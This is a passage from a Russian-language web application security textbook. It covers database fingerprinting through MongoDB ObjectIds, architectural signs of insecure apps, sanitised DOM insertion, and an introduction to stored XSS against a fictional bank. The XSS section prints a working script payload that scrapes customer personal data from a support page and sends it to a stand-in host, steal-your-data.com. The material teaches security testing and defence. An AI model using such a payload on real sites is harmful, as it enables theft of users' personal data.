- Класс, который используется для создания этих идентификаторов, называется `ObjectId`.
- Каждый идентификатор состоит ровно из 12 байтов.
- Первые 4 байта — секунды, прошедшие с начала эпохи Unix (временная метка).
- Дальше идет 5-байтовое случайное число, уникальное для машины и процесса.
- Последние 3 байта — счетчик, начинающийся со случайного значения.

Вот пример идентификатора `ObjectId`: 507f1f77bcf86cd799439011.

В спецификации `ObjectId` также перечислены вспомогательные методы, например `getTimestamp()`, но поскольку мы собираемся анализировать трафик и данные на стороне клиента, а не на сервере, скорее всего, они будут нам недоступны. Но мы знаем структуру первичных ключей MongoDB, поэтому будем просматривать HTTP-трафик и анализировать встречающиеся 12-байтовые строки похожего внешнего вида.

Часто это просто, и первичный ключ можно обнаружить в форме запроса, например:

```
GET users/:id
```

Где `:id` — это первичный ключ.

```
PUT users, body = { id: id }
```

Где `:id` — снова первичный ключ.

```
GET users?id=id
```

Где `:id` — первичный ключ, но в виде параметра запроса.

Иногда идентификаторы встречаются там, где вы меньше всего ожидаете их увидеть: например, в метаданных или в ответе, касающемся объекта user:

```
{
  _id: '507f1f77bcf86cd799439011',
  username: 'joe123',
  email: 'joe123@my-email.com',
  role: 'moderator',
  biography: '...'
}
```

Где бы вы ни обнаружили первичный ключ, если вы можете определить, что это действительно он, можно попытаться найти совпадение с алгоритмами генерации ключей различных БД. Часто этого достаточно, чтобы определить, какую базу данных использует веб-приложение. Иногда может потребоваться комбинация с другим методом (например, с принудительным отображением сообщений об ошибках). Обычно это нужно, когда несколько БД используют один и тот же алгоритм генерации первичных ключей (например, последовательные целые числа или другие простые шаблоны).

Итоги

Долгие годы атакам подвергался в основном собственный код приложений. Но ситуация изменилась, так как современные веб-приложения зависят от стороннего кода. Понимание этих внешних систем позволяет увидеть в безопасности приложения дыры, которыми можно воспользоваться. Зачастую владельцу приложения сложно обнаружить эти уязвимости.

Понимание того, какие бывают сторонние зависимости и каким образом они используются в вашей собственной базе кода, позволяет снизить риск, обусловленный некачественными методами интеграции или интеграцией с менее безопасными библиотеками (при наличии более надежных вариантов).

Количество кода, выполняемого большинством современных приложений, делает интеграцию практически обязательной. Создание веб-приложения с нуля требует слишком больших усилий. Поэтому понимание методов поиска и оценки зависимостей в приложении становится обязательным навыком для всех, кто работает в индустрии безопасности.

ГЛАВА 7

Поиск слабых мест в архитектуре приложения

До этого момента мы обсуждали методы идентификации компонентов веб-приложений и методы определения вида API, а также изучали, каким образом веб-приложения взаимодействуют с браузером. Эти методы ценны сами по себе, но правильно объединенная информация, добытая с их помощью, полезна еще больше.

В идеале предполагается, что вы документируете все данные, собираемые во время разведки. Надлежащее документирование — неотъемлемая часть этого процесса, поскольку бывают настолько большие веб-приложения, что изучение всех их функциональных возможностей может занять месяцы. Объем документации в конечном итоге зависит только от вас, и ценность собранных данных определяется не столько их объемом, сколько правильной расстановкой приоритетов, хотя, конечно, избыток данных все равно лучше, чем их отсутствие.

В идеале для каждого тестируемого приложения нужно получить систематизированный набор заметок. Они должны охватывать следующие аспекты:

- технологии, используемые в веб-приложении;
- список конечных точек API по типу HTTP-запросов;
- список форм конечных точек API (где это возможно);
- функциональность веб-приложения (например, комментарии, авторизация, уведомления и т. п.);
- домены, используемые веб-приложением;
- обнаруженные конфигурации (например, политика безопасности контента CSP);
- системы аутентификации/управления сеансом.

Составленный таким способом список можно использовать для выбора приоритетного вектора атаки или для поиска уязвимостей.

Вопреки распространенному мнению, причина большинства уязвимостей веб-приложения кроется в неправильной архитектуре, а не в плохо прописанных методах. Несомненно, метод, записывающий пользовательский HTML-код непосредственно в DOM, позволяет при отсутствии надлежащей очистки загрузить сценарий и запустить его на машине другого пользователя (XSS-атака).

Тем не менее бывают приложения с десятком XSS-уязвимостей, в то время как другие приложения аналогичного размера в той же отрасли их почти не имеют. В конечном счете, архитектура приложения и его модулей/зависимостей — это фантастические маркеры слабых мест, в которых могут возникать дыры в безопасности.

Признаки безопасной и небезопасной архитектуры

Единственная XSS-уязвимость может быть следствием плохо написанного метода. Но множественные уязвимости, скорее всего, указывают на слабую архитектуру приложения.

Представим себе два простых приложения для отправки личных сообщений (текстов). Одно из них уязвимо для межсайтового скриптинга, а другое — нет.

Небезопасное приложение не отклонит сценарий при поступлении в конечную точку API запроса на сохранение комментария. Не сделает этого и база данных, которая не выполняет надлежащую фильтрацию и очистку строки, представляющей сообщение. В конечном итоге текст загружается в DOM и расценивается как тестовое сообщение `test message<script>alert('hacked');</script>`, в результате чего происходит выполнение сценария.

Безопасное приложение имеет один или несколько методов защиты. Но реализация их набора требует слишком много времени, а значит, ее легко упустить из виду. Даже приложение, написанное инженерами с опытом в области защиты приложений, в конечном итоге все равно будет иметь дыры в безопасности, если в его основе лежит изначально небезопасная архитектура. Разработчики хорошо защищенных приложений внедряют методы защиты и до, и после разработки функциональности, тогда как у недостаточно защищенных приложений эти методы добавляются в процессе разработки, а у небезопасных приложений могут и вовсе не добавляться.

Если за 5 лет разработчик должен написать 10 вариантов системы обмена мгновенными сообщениями (IM), скорее всего, реализации будут разными. При

этом риски, связанные с безопасностью, в основном окажутся одними и теми же. Обе системы обмена мгновенными сообщениями содержат следующую функциональность:

- интерфейс для написания сообщения;
- конечная точка API для получения отправленных сообщений;
- таблица базы данных для хранения сообщений;
- конечная точка API для получения одного или нескольких сообщений;
- код пользовательского интерфейса для отображения одного или нескольких сообщений.

Вот вариант кода такого приложения:

client/write.html

```
<!-- Базовый UI для ввода сообщений -->
<h2>Write a Message to <span id="target">TestUser</span></h2>
<input type="text" class="input" id="message"></input>
<button class="button" id="send" onclick="send()">send message</button>
```

client/send.js

```
const session = require('./session');
const messageUtils = require('./messageUtils');

/*
 * Обходит DOM и получает содержимое сообщения и имя
 * пользователя или другой идентификатор (id) его получателя.
 *
 * messgeUtils генерирует подтвержденный HTTP-запрос,
 * отправляющий данные (message, user) к API на сервере.
 */
const send = function() {
  const message = document.querySelector('#send').value;
  const target = document.querySelector('#target').value;

  messageUtils.sendMessageToServer(session.token, target, message);
};
```

server/postMessage.js

```
const saveMessage = require('./saveMessage');

/*
 * Получаем данные от send.js на клиенте, проверяем права
 * пользователя и, если проверка прошла успешно,
 * сохраняем пришедшее сообщение в базу.
 *
```

```
 * В случае успеха возвращаем код состояния 200.
 */
const postMessage = function(req, res) {
  if (!req.body.token || !req.body.target || !req.body.message) {
    return res.sendStatus(400);
  }
 saveMessage(req.body.token, req.body.target, req.body.message)
 .then(() => {
   return res.sendStatus(200);
  })
  .catch((err) => {
   return res.sendStatus(400);
  });
};
```

server/messageModel.js

```
const session = require('./session');

/*
 * Этот код представляет объект message. Действует как шаблон,
 * чтобы все объекты message имели одни и те же поля.
 */
const Message = function(params) {
  user_from: session.getUser(params.token),
  user_to: params.target,
  message: params.message
};

module.exports = Message;
```

server/getMessage.js

```
const session = require('./session');

/*
 * Запрашиваем сообщение с сервера, проверяем разрешения
 * и при их наличии извлекаем сообщение из базы и возвращаем
 * пользователю, запросившему его через своей клиент.
 */
const getMessage = function(req, res) {
 if (!req.body.token) { return res.sendStatus(401); }
 if (!req.body.messageId) { return res.sendStatus(400); }

 session.requestMessage(req.body.token, req.body.messageId)
 .then((msg) => {
   return res.send(msg);
  })
  .catch((err) => {
   return res.sendStatus(400);
  });
};
```

client/displayMessage.html

```
<!—отображает сообщение, запрошенное с сервера -->
<h2>Displaying Message from <span id="message-author"></span></h2>
<p class="message" id="message"></p>
```

client/displayMessage.js

```
const session = require('./session');
const messageUtils = require('./messageUtils');

/*
 * Метод util запрашивает сообщение через метод GET и
 * присоединяет его к элементу #message, а данные автора —
 * к элементу #message-author.
 *
 * Если HTTP-запрос не может получить сообщение, в консоль
 * выводится сообщение об ошибке.
 */
const displayMessage = function(msgId) {
 messageUtils.getMessageById(session.token, msgId)
 .then((msg) => {
  messageUtils.appendToDOM('#message', msg);
  messageUtils.appendToDOM('#message-author', msg.author);
 })
 .catch(() => console.log('an error occured'););
};
```

Многие методы защиты можно и по большому счету нужно сделать неотъемлемой частью архитектуры приложения, а не реализовывать на индивидуальной основе.

Возьмем, к примеру, внедрение кода в DOM. Простой метод, встроенный в пользовательский интерфейс, может практически полностью устранить риск XSS:

```
import { DOMPurify } from '../utils/DOMPurify';

// использует: https://github.com/cure53/DOMPurify
const appendToDOM = function(data, selector, unsafe = false) {
  const element = document.querySelector(selector);

  // когда есть риск внедрения в DOM (не по умолчанию)
  if (unsafe) {
   element.innerHTML = DOMPurify.sanitize(data);
  } else { // стандартные случаи (по умолчанию)
   element.innerText = data;
  }
};
```

Достаточно построить приложение на базе подобной функции, и риск появления XSS-уязвимостей в вашей кодовой базе уменьшится.

Но важно, каким образом реализованы такие методы. Обратите внимание, что в примере флаг внедрения DOM специально помечен как небезопасный. Он не только отключен по умолчанию, но и фигурирует в сигнатуре функции последним, что уменьшает вероятность его случайного изменения.

Наличие таких механизмов, как метод `appendToDOM`, говорит о защищенной архитектуре приложения. Приложения, в которых отсутствуют эти механизмы безопасности, с большей вероятностью будут иметь уязвимости. Соответственно, как для поиска уязвимостей, так и для определения приоритетов в улучшении кодовой базы важно видеть, насколько безопасна архитектура приложения.

Уровни безопасности

Рассматривая архитектуру службы обмена сообщениями, мы выделили несколько уровней, на которых может возникнуть риск межсайтового скриптинга. Это:

- запрос POST к API;
- запись в базу данных;
- чтение из базы данных;
- запрос GET к API;
- чтение клиентов.

Аналогично обстоят дела с уязвимостями других типов, таких как XXE или CSRF. Недостаточные механизмы защиты приводят к тому, что любая уязвимость может возникать более чем на одном уровне.

Представим, что гипотетическое приложение для обмена мгновенными сообщениями добавило механизмы защиты на уровень запросов POST к API. Очистка получаемых от пользователей сообщений сделает невозможным внедрение стороннего кода.

Но позднее может быть разработан и внедрен другой метод отправки сообщений. И появится новая конечная точка API, принимающая сообщения списком для их массовой рассылки. И если не снабдить ее таким же мощным защитным механизмом, как предыдущую, злоумышленники смогут загружать сообщения, содержащие сценарии, в базу данных, минуя изначально запланированный разработчиками путь.

Этот простой пример демонстрирует, что степень защиты приложения определяется надежностью самого слабого звена в его архитектуре. Если бы разработчики добавили механизмы защиты одновременно на уровень запросов POST к API и на уровень записи в БД, новой атаке можно было бы противостоять.

Иногда на разные уровни добавляются различные механизмы защиты от атак определенного типа. Например, на уровне запросов POST к API может вызваться браузер без графического интерфейса, имитирующий отображение сообщения на странице и отклоняющий передаваемые данные, если в них окажется выполняемый сценарий. Подобную защиту невозможно реализовать на уровне БД или клиента.

Далеко не все защитные механизмы обнаруживают вредоносное содержимое. Браузер без графического интерфейса способен засечь выполнение сценария, но если в связанном с браузером API есть ошибка, сценарий может обойти этот механизм защиты. Например, вредоносный код будет выполняться не в браузере без графического интерфейса, а в уязвимой версии браузера пользователя (который отличается от браузера или версии, тестируемых на сервере).

Словом, лучше всего защищены веб-приложения, имеющие механизмы безопасности сразу на многих уровнях. Соответственно, при тестировании веб-приложений нужно искать функциональность, которая снабжена малым количеством механизмов защиты или реализуется на множестве уровней. В последнем случае есть вероятность найти слабо или вообще не защищенные уровни. Если при поиске уязвимостей вы сможете выделить функциональность, соответствующую этим критериям, на нее нужно обратить особое внимание, потому что с высокой вероятностью она будет атакована.

Заимствование и перекрой

Фактором риска становится и желание разработчиков заново «изобрести» существующие технологии. Как правило, это уже проблема не архитектуры, а организации, которая становится заметна в архитектуре.

Такой подход практикуется множеством компаний, поскольку переделывание инструментов или функциональности дает такие преимущества, как:

- возможность избежать сложного лицензирования;
- возможность добавить дополнительный функционал;
- возможность привлечь внимание пользователей через рекламу нового инструмента или функции.

Кроме того, создавать функциональность с нуля обычно гораздо интереснее и сложнее, чем переделывать существующий бесплатный или платный инструмент. «Изобретать велосипед» не всегда плохо, поэтому каждый случай нужно рассматривать индивидуально.

Существуют ситуации, в которых перекрой существующего софта дает больше преимуществ, чем проблем. Например, иногда прекрасные инструменты снабжаются лицензионным соглашением, по которому приходится платить большую комиссию, или запрещаются изменения, что не позволяет добавить необходимые приложению функции.

Но с точки зрения безопасности повторное изобретение — не самая лучшая тактика. Разумеется, степень риска зависит от того, какая функциональность разрабатывается с нуля, и может быть как умеренной, так и чрезмерной.

В частности, опытные инженеры по безопасности советуют никогда не использовать собственную криптографию. Талантливые инженеры-программисты и математики могут разработать собственные алгоритмы хеширования взамен открытых, но какой ценой?

Например, алгоритм хеширования SHA-3 с открытым исходным кодом разрабатывался почти 20 лет и прошел надежное тестирование в Национальном институте стандартов и технологий (National Institute of Standards and Technology, NIST) при участии крупнейших американских охранных фирм.

Сгенерированные алгоритмами хеши регулярно атакуются множеством способов (например, атака перебором всех комбинаций в словаре, перебор с использованием марковских фильтров и т. п.). Поэтому собственноручно написанный алгоритм хеширования должен обладать той же надежностью, что и лучшие открытые алгоритмы.

Внедрение алгоритма с таким же уровнем тестирования, как SHA-3, обойдется организации в десятки миллионов долларов. При этом проект OpenJDK бесплатно предоставляет реализацию SHA-3, протестированную NIST и сообществом.

Вряд ли одиночка, решивший развернуть собственный алгоритм хеширования, сможет соответствовать таким же стандартам и провести надежное тестирование. В результате важные данные компании станут легкой мишенью для хакеров.

Как определить, какие функции или инструменты имеет смысл использовать, а какие лучше изобрести заново? В общем случае для приложения с надежной архитектурой с нуля создаются исключительно функциональные возможности: например, схема хранения комментариев или система уведомлений.

Разработчикам веб-приложений не стоит самостоятельно писать функции, требующие глубоких знаний математики, операционных систем или аппаратного обеспечения. То есть не имеет смысла браться за базы данных, изоляцию процессов и большую часть управления памятью.

Невозможно быть экспертом во всех областях. Хорошие разработчики веб-приложений это понимают и фокусируются на решении задач в своей сфере, прибегая к сторонней помощи в смежных. Хотя плохие разработчики, пытающиеся заново изобретать критически важную функциональность, тоже не редкость!

Приложения, напичканные самостоятельно написанными базами данных, самодельной криптографией и оптимизацией на аппаратном уровне, зачастую взламываются легче всего. Бывают редкие исключения из этого правила, но это именно исключения, а не норма.

Итоги

Говоря об уязвимостях в веб-приложениях, обычно подразумевают проблемы на уровне кода или возникающие из-за неправильно написанного кода. Но ошибки могут возникать уже на этапе проектирования архитектуры приложения. Количество дыр в безопасности зависит от того, как спроектированы и распределены по кодовой базе средства защиты.

Соответственно, умение выявлять слабые места в архитектуре приложения крайне важно на этапе предварительного сбора данных. При поиске уязвимостей внимание в первую очередь следует сосредоточить на плохо спроектированной функциональности. Функциональность, снабженная хорошими защитными механизмами, остается более устойчивой к попыткам обхода систем фильтрации.

Архитектура приложения часто обсуждается на очень высоком уровне, хотя большая часть работы по обеспечению безопасности совершается на низком. И человеку, который не привык рассматривать приложения с точки зрения проектного решения, может быть непросто разобраться в теме.

Тем не менее на стадии предварительного сбора данных с целью составления карты приложения обязательно нужно учитывать общую архитектуру его системы безопасности. Анализ архитектуры не только покажет направление поиска уязвимостей, но сможет помочь в выявлении слабых мест будущей функциональности. Их можно увидеть, если знать, какие вещи становились причиной ошибок в прошлом.

ГЛАВА 8

Итоги части I

Теперь вы должны уже хорошо понимать цели предварительного сбора информации о веб-приложениях и иметь в арсенале несколько методов разведки. Эти методы постоянно совершенствуются, и определить, какой из них дает наилучшие результаты, порой довольно сложно. Поэтому всегда следует искать новые и интересные инструменты, особенно работающие быстро и автоматически, чтобы не тратить драгоценное время на одни и те же операции, выполняемые вручную.

Время от времени привычные методы устаревают, и им приходится искать замену. Например, улучшается защита серверного ПО и принимаются меры, предотвращающие утечку данных о программе и номере ее версии.

Базовые навыки разведки вряд ли когда-нибудь полностью устареют, но вы то и дело будете сталкиваться с новыми технологиями. И чтобы их можно было добавлять в карту приложения, понадобятся методы их распознавания. Я уже подчеркивал важность записи и систематизации результатов предварительного сбора данных. Но сведения о методах разведки тоже имеет смысл документировать. Со временем в ваш инструментарий войдет множество уникальных технологий, фреймворков, версий и методологий.

Исчерпывающее описание методов разведки упростит их будущую автоматизацию и пригодится как учебный материал, если вы когда-нибудь окажетесь в роли наставника. Слишком часто мощные разведывательные методы считаются «секретными знаниями». Если вы разрабатываете новые эффективные методы разведки, рассмотрите возможность поделиться ими с сообществом специалистов по компьютерной безопасности. Это не только поможет пентестерам, но и может привести к прогрессу в области безопасности приложений.

В конечном счете выбор способа накопления, записи и распространения этих методов зависит от вас. Я надеюсь, что основы, изложенные в этой книге, станут краеугольным камнем в вашем арсенале средств разведки и хорошо послужат в ваших будущих начинаниях.

ЧАСТЬ II

Нападение

В первой части мы познакомились со способами исследования и документирования структуры и функций веб-приложения, оценили способы поиска API-интерфейсов на сервере не только в домене верхнего уровня, но и в субдоменах, а также рассмотрели методы перечисления конечных точек, предоставляемых этими API, и принимаемые ими HTTP-команды.

После построения карты субдоменов, API-интерфейсов и HTTP-команд мы поговорили о том, как определить, какой тип запросов принимается конечной точкой и какой ответ она дает. К решению этой задачи мы подошли в общих чертах, а также рассмотрели методы поиска открытых спецификаций, позволяющих быстрее понять структуру полезной нагрузки.

Затем мы поговорили о сторонних зависимостях и оценили различные способы их обнаружения. Я показал, как распознавать SPA-фреймворки, базы данных и веб-серверы и как общими методами (например, снятием отпечатков) определять версии зависимостей.

Разговор о предварительном сборе данных завершился обсуждением недостатков архитектуры, которые становятся причиной плохо защищенной функциональности. На примере распространенных вариантов небезопасной архитектуры вы получили представление об уязвимостях, присутствующих в наспех разработанных веб-приложениях.

Теперь пришла пора познакомиться с распространенными техниками взлома современных веб-приложений. Материал первой части поможет понять область применимости этих техник.

Дело в том, что мощные, а иногда даже простые в применении варианты атак, которые мы рассмотрим ниже, применимы далеко не ко всем конечным точкам

API, не к любой форме HTML и не к любой веб-ссылке. Приемы разведки, с которыми вы познакомились в части I, помогут при поиске способов эксплуатации уязвимостей в реальных веб-приложениях.

В этой части мы поговорим об атаках, которые возможны из-за плохо защищенных конечных точек API, небезопасных веб-форм в пользовательском интерфейсе, плохо продуманных стандартов браузера, неправильно настроенных серверных парсеров и многого другого.

Применяя концепции из части I, мы можем найти конечные точки API и определить, есть ли в них уязвимость. Мы также можем посмотреть, насколько корректен код на стороне клиента (браузера) и насколько защищен процесс управления структурой документа. Отпечатки фреймворков на стороне клиента могут показать слабые места в пользовательском интерфейсе приложения. Ведь клиентский код хранится локально, и его легко оценить. Как видите, все описываемые методы строятся один поверх другого.

Следующие несколько глав посвящены методам эксплуатации уязвимостей веб-приложений. В процессе их изучения попытайтесь самостоятельно понять, каким образом методы разведки помогают искать слабые места, к которым можно применить техники нападения.

ГЛАВА 9

Введение во взлом веб-приложений

Пришло время показать, каким образом можно воспользоваться уязвимостями, обнаруживаемыми с помощью техник, описанных в предыдущей части. Сейчас вы узнаете, как стать хакером.

Все варианты атак снова будут рассматриваться на примере гипотетического веб-приложения mega-bank.com. Я покажу вам множество распространенных техник, которые применялись для взлома многих современных веб-приложений. Навыки, приобретенные в этой части книги, как и в предыдущей, легко применимы и для других целей.

В результате вы будете уметь не только проводить разведку для последующего поиска уязвимостей в приложениях, но и эксплуатировать их.

Мышление хакера

Чтобы стать успешным хакером, требуется нечто большее, чем набор объективно измеряемых навыков и знаний. Это требует особого мышления.

Инженеры-программисты измеряют продуктивность своей работы в добавленной функциональности или в улучшении существующей кодовой базы. Можно утверждать, что день прошел не зря, если были добавлены функции x и y или производительность функций a и b увеличена на 10%. Словом, хотя количественное измерение работы инженера-программиста — не самое простое дело, оценить ее продуктивность все же можно.

Производительность хакера оценить куда сложнее. Ведь процесс взлома в основном сводится к сбору и анализу данных. Велик процент ложных срабатываний, так что со стороны может показаться, что время потрачено впустую.

Большинство хакеров не декомпилируют и не модифицируют софт: они работают с существующими точками входа в кодовую базу, не создавая новые. Многие методы анализа приложений для поиска точек входа похожи на те, которые были описаны в первой части книги.

Любой код полон ошибок, которые в перспективе можно эксплойтить. Хороший хакер постоянно ищет вещи, которые помогут обнаружить уязвимость.

К сожалению, иногда такой поиск подолгу не приносит плодов. Иногда на анализ веб-приложения тратятся недели, если не месяцы, прежде чем обнаруживается подходящая точка входа и появляется возможность разработать и внедрить эксплойт.

Все попытки нужно тщательно документировать и записывать извлеченные из них уроки. Внимание к деталям при ведении такого журнала поможет при переходе от небольших приложений к более крупным, у которых более важные данные и функциональность.

Как я показал в разделе, посвященном истории безопасности ПО, хакерам приходится постоянно улучшать свои навыки, иначе они будут побеждены теми, кто им противостоит. Нужно постоянно учиться, поскольку привычные методы постепенно устаревают и становятся бесполезными.

Хакер — это прежде всего детектив. Хороший хакер — это детектив с прекрасными техническими знаниями и навыками. Он постоянно изучает и адаптирует свои техники и инструменты, поскольку те, кто пытается противодействовать атакам, делает то же самое.

Применение данных, полученных в процессе разведки

В части I мы учились исследовать веб-приложения, попутно знакомясь с различными аспектами их структуры и основными технологиями. Пришло время научиться эксплуатировать дыры в безопасности этих приложений. Совсем скоро вы поймете, почему так важен материал из части I.

Вы уже умеете определять тип API, который приложение использует для обработки клиентских данных (в наших примерах это был браузер). В большинстве

случаев речь идет о REST API. Примеры в следующих главах в основном связаны с отправкой полезных данных через такие API. Поэтому так важно уметь определять тип API приложения, которое вы пытаетесь взломать.

Вы уже умеете находить незарегистрированные конечные точки API с помощью комбинации открытых данных и сетевых сценариев. В этой главе мы рассмотрим средства эксплуатации уязвимостей, которые можно применить к различным веб-приложениям. В первой части вы узнали, что для разных приложений одного владельца имеет смысл пробовать один и тот же метод взлома. Есть вероятность, что из-за повторного использования кода работающий против одного веб-приложения эксплойт сработает и для связанных с ним веб-приложений.

Пригодится вам и умение обнаруживать конечные точки, поскольку бывают ситуации, когда разные конечные точки API принимают одинаково структурированные запросы. И если атака по адресу `/users/1234/friends` ничего не даст, то конфиденциальные данные может раскрыть атака по адресу `/users/1234/settings`.

Важно и умение определять схему аутентификации веб-приложения. Большинство современных веб-приложений предлагает аутентифицированным пользователям расширенный набор функций. Это означает, что токен аутентификации расширяет количество API-интерфейсов, которые вы можете атаковать. Увеличатся и привилегии для процессов, запущенных в результате ваших запросов.

В первой части я также показал, как искать сторонние зависимости (часто OSS) приложения. Ниже я научу вас искать открыто описанные варианты эксплуатации уязвимостей сторонних зависимостей и настраивать их под свои надобности. Иногда таким способом можно даже обнаружить дыру в безопасности, возникшую при интеграции в приложение стороннего кода.

Здесь пригодится умение анализировать архитектуру приложения, поскольку порой возникают ситуации, когда приложение А невозможно взломать, в то время как это можно сделать с приложением Б. Если у нас нет способа развернуть эксплойт непосредственно в приложении Б, можно изучить, каким образом взаимодействуют приложения А и Б, и попытаться передать эксплойт в приложение Б через А.

В заключение я еще раз хочу отметить, что приемы разведки из предыдущих глав и приемы взлома, о которых мы поговорим ниже, идут рука об руку. Взлом и разведка сложны и интересны сами по себе, но вместе они гораздо более полезны.

ГЛАВА 10

Межсайтовый скриптинг (XSS)

Одной из наиболее распространенных является XSS-уязвимость, появившаяся в результате увеличения количества действий, доступных пользователям в современных веб-приложениях.

По сути, межсайтовый скриптинг возможен потому, что веб-приложения выполняют сценарии в браузерах пользователей. Любой тип динамически создаваемого сценария подвергает веб-приложение риску, ведь он может быть заражен или каким-либо образом изменен, в частности, конечным пользователем.

Вот основные три вида XSS-атаки:

- хранимые (код хранится в базе данных);
- отраженные (код исполняется серверными сценариями и не хранится в базе данных);
- через DOM (код сохраняется и выполняется в браузере).

Существуют и другие вариации, но именно эти три вида XSS-атак необходимо регулярно отслеживать большинству современных веб-приложений, потому что такие сообщества, как Open Web Application Security Project (OWASP), считают их наиболее распространенными векторами.

Для начала рассмотрим пример поиска ошибки, которая делает допустимой такую атаку.

Обнаружение XSS-уязвимости

Предположим, вы недовольны уровнем сервиса mega-bank.com. К счастью, у этой компании есть портал support.megabank.com, где можно написать отзыв и получить ответ от службы поддержки. Вы пишете следующий комментарий:

Я недоволен обслуживанием в вашем банке.

Я ждал отображения депозита в веб-приложении 12 часов.

Пожалуйста, улучшите веб-приложение.

В других банках депозиты отображаются мгновенно.

— Недовольный клиент, support.mega-bank.com

Теперь, чтобы подчеркнуть степень своего недовольства, вы решаете выделить несколько слов жирным шрифтом. К сожалению, пользовательский интерфейс для отправки запросов в службу поддержки не содержит такой функции. Но вы как человек, разбирающийся в современных технологиях, пытаетесь сделать это с помощью HTML-тегов:

Я недоволен обслуживанием в вашем банке.

Я ждал отображения депозита в веб-приложении 12 часов.

 Пожалуйста, улучшите веб-приложение.

В других банках депозиты отображаются мгновенно.

— Недовольный клиент, support.mega-bank.com

После нажатия клавиши Enter вы увидите свой запрос, в котором текст, находящийся внутри тегов `<strong></strong>`, будет выделен жирным шрифтом.

Скоро вы получите ответ представителя службы поддержки:

Привет, я Сэм из службы поддержки MegaBank.

Мне очень жаль, что вы недовольны нашим приложением.

В следующем месяце четвертого числа у нас запланировано обновление, которое должно увеличить скорость отображения депозитов в нашем приложении.

Кстати, как вам удалось выделить текст жирным шрифтом?

— Сэм из службы поддержки, support.mega-bank.com

Это достаточно распространенная ситуация. Небольшая ошибка в архитектуре, которая может стать причиной больших неприятностей, если первым ее обнаружит хакер.

```
пользователь отправляет комментарий через веб-форму ->
комментарий пользователя сохраняется в базу данных ->
комментарий запрашивается через HTTP другим пользователем ->
комментарий внедряется в страницу ->
внедренный комментарий интерпретируется не как текст, а как DOM
```

Обычно так бывает, когда разработчик применяет результат HTTP-запроса к DOM. Часто это делается с помощью следующего сценария:

```
/*
 * Создается узел DOM типа 'div'.
 * Добавленная к нему строка интерпретируется как фрагмент DOM.
 */
const comment = 'my <strong>comment</strong>';
const div = document.createElement('div');
div.innerHTML = comment;

/*
 * Добавляем div к DOM с innerHTML DOM из комментария (comment).
 * Теперь при загрузке комментарий анализируется и преобразуется
 * как элемент DOM.
 */
const wrapper = document.querySelector('#commentArea');
wrapper.appendChild(div);
```

Поскольку текст фактически добавляется к DOM, он начинает интерпретироваться как разметка. В нашем примере запрос в службу поддержки включал в себя тег `<strong></strong>`. Это вполне невинная ситуация, но таким способом можно нанести и большой ущерб. Чаще всего XSS-уязвимости эксплуатируются с помощью тегов `<script></script>`, хотя есть и множество других способов.

Представьте, что в комментарий для службы поддержки вы добавили не просто тег выделения текста жирным шрифтом, а вот такой код:

> Я недоволен обслуживанием в вашем банке.
>
> Я ждал отображения депозита в веб-приложении 12 часов.
>
> Пожалуйста, улучшите веб-приложение.
>
> В других банках депозиты отображаются мгновенно.

```
<script>
/*
 * Получаем со страницы список всех клиентов.
 */
 const customers = document.querySelectorAll('.openCases');

 /*
  * Просматриваем все элементы DOM, содержащие класс openCases,
  * сохраняя все идентификаторы привилегированных пользователей
  * в массив customerData.
  */
  const customerData = [];
  customers.forEach((customer) => {
    customerData.push({
     firstName: customer.querySelector('.firstName').innerText,
     lastName: customer.querySelector('.lastName').innerText,
     email: customer.querySelector('.email').innerText,
     phone: customer.querySelector('.phone').innerText
```

```
    });
  });

  /*
   * Создаем новый HTTP-запрос и выводим собранные ранее
   * данные на собственные серверы.
   */
   const http = new XMLHttpRequest();
   http.open('POST', 'https://steal-your-data.com/data', true);
   http.setRequestHeader('Content-type', 'application/json');
   http.send(JSON.stringify(customerData);
</script>
```

— Недовольный клиент, support.mega-bank.com

Этот код демонстрирует пример чрезвычайно опасного *хранимого XSS*. В этом случае вредоносный код хранится в базах данных владельца приложения. Соответственно, отправленный нами в службу поддержки комментарий был сохранен на серверах MegaBank.

При попадания тега сценария в DOM интерпретатор JavaScript браузера запускает код, выделенный тегами `<script></script>`. То есть для запуска вредоносного кода не требуются какие-либо действия со стороны представителя службы поддержки.

Я показал пример достаточно простого кода. Для его написания не нужно быть опытным хакером. Мы просматриваем элементы документа методом `document.querySelector ()` и крадем данные, доступ к которым есть только у представителей службы поддержки клиентов или сотрудников компании MegaBank. Эти обнаруженные в пользовательском интерфейсе данные мы конвертируем в формат JSON для удобства чтения и хранения и отправляем на собственные серверы, где они будут храниться для дальнейшего использования, например для продажи.

Самое страшное в этом то, что код внутри тегов `<script></script>` не показывается представителям клиентской службы поддержки. Они видят только текст запроса, в то время как внедренный сценарий выполняется в фоновом режиме. Ведь браузер интерпретирует такой запрос как текст, в который разработчик встроил какой-то сценарий.

Интереснее всего тут то, что, открыв присланный комментарий, представитель службы поддержки запустит вредоносный сценарий в своем браузере. Ведь сценарий хранится в базе данных — соответственно, атакован будет любой, кто сделает запрос на отображение комментария в пользовательском интерфейсе.

Это классический пример сохраненной XSS-атаки, которая становится возможной, если в веб-приложении не приняты надлежащие меры безопасности.

Настолько прямым и демонстративным атакам легко противостоять (и вы увидите это в части III); тем не менее это надежный вход в мир XSS.

Итак, что мы узнали про межсайтовый скриптинг:

- Это запуск в браузере сценария, который написан не владельцем веб-приложения.
- Сценарий можно запустить в фоновом режиме; для этого не требуется его отображения или какого-либо пользовательского ввода.
- Можно извлекать из веб-приложения данные любого типа.
- Можно свободно отправлять данные на свой сервер и получать их оттуда.
- Он возникает в результате неправильной обработки пользовательского ввода, встроенного в пользовательский интерфейс.
- Позволяет воровать сеансовые токены, что дает возможность захватить учетную запись.
- Позволяет отображать объекты DOM поверх пользовательского интерфейса, что приводит к фишинговым атакам, которые не в состоянии распознать обычный пользователь.

Надеюсь, вы получили представление о силе и опасности XSS-атак.

Хранимый XSS

Хранимые XSS-атаки (рис. 10.1) являются наиболее распространенным типом. С одной стороны, их проще всего обнаружить, но при этом они одни из самых опасных, потому что могут затронуть множество пользователей.

Объект, сохраненный в базе данных, могут просматривать многие. При заражении глобального объекта мишенью XSS-атаки могут стать все пользователи.

Например, видео на главной странице сайта видеохостинга, в названии которого был сохранен XSS-код, потенциально может повлиять на каждого, кто его смотрит. Так что хранимый XSS может принести организации большие убытки.

С другой стороны, обнаружить сохраненный вредоносный сценарий достаточно просто. Хотя выполняется он на стороне клиента (в браузере), но хранится в базе данных, то есть на стороне сервера. Так как эти сценарии хранятся в виде текста, они не анализируются (за исключением, возможно, случаев, когда речь

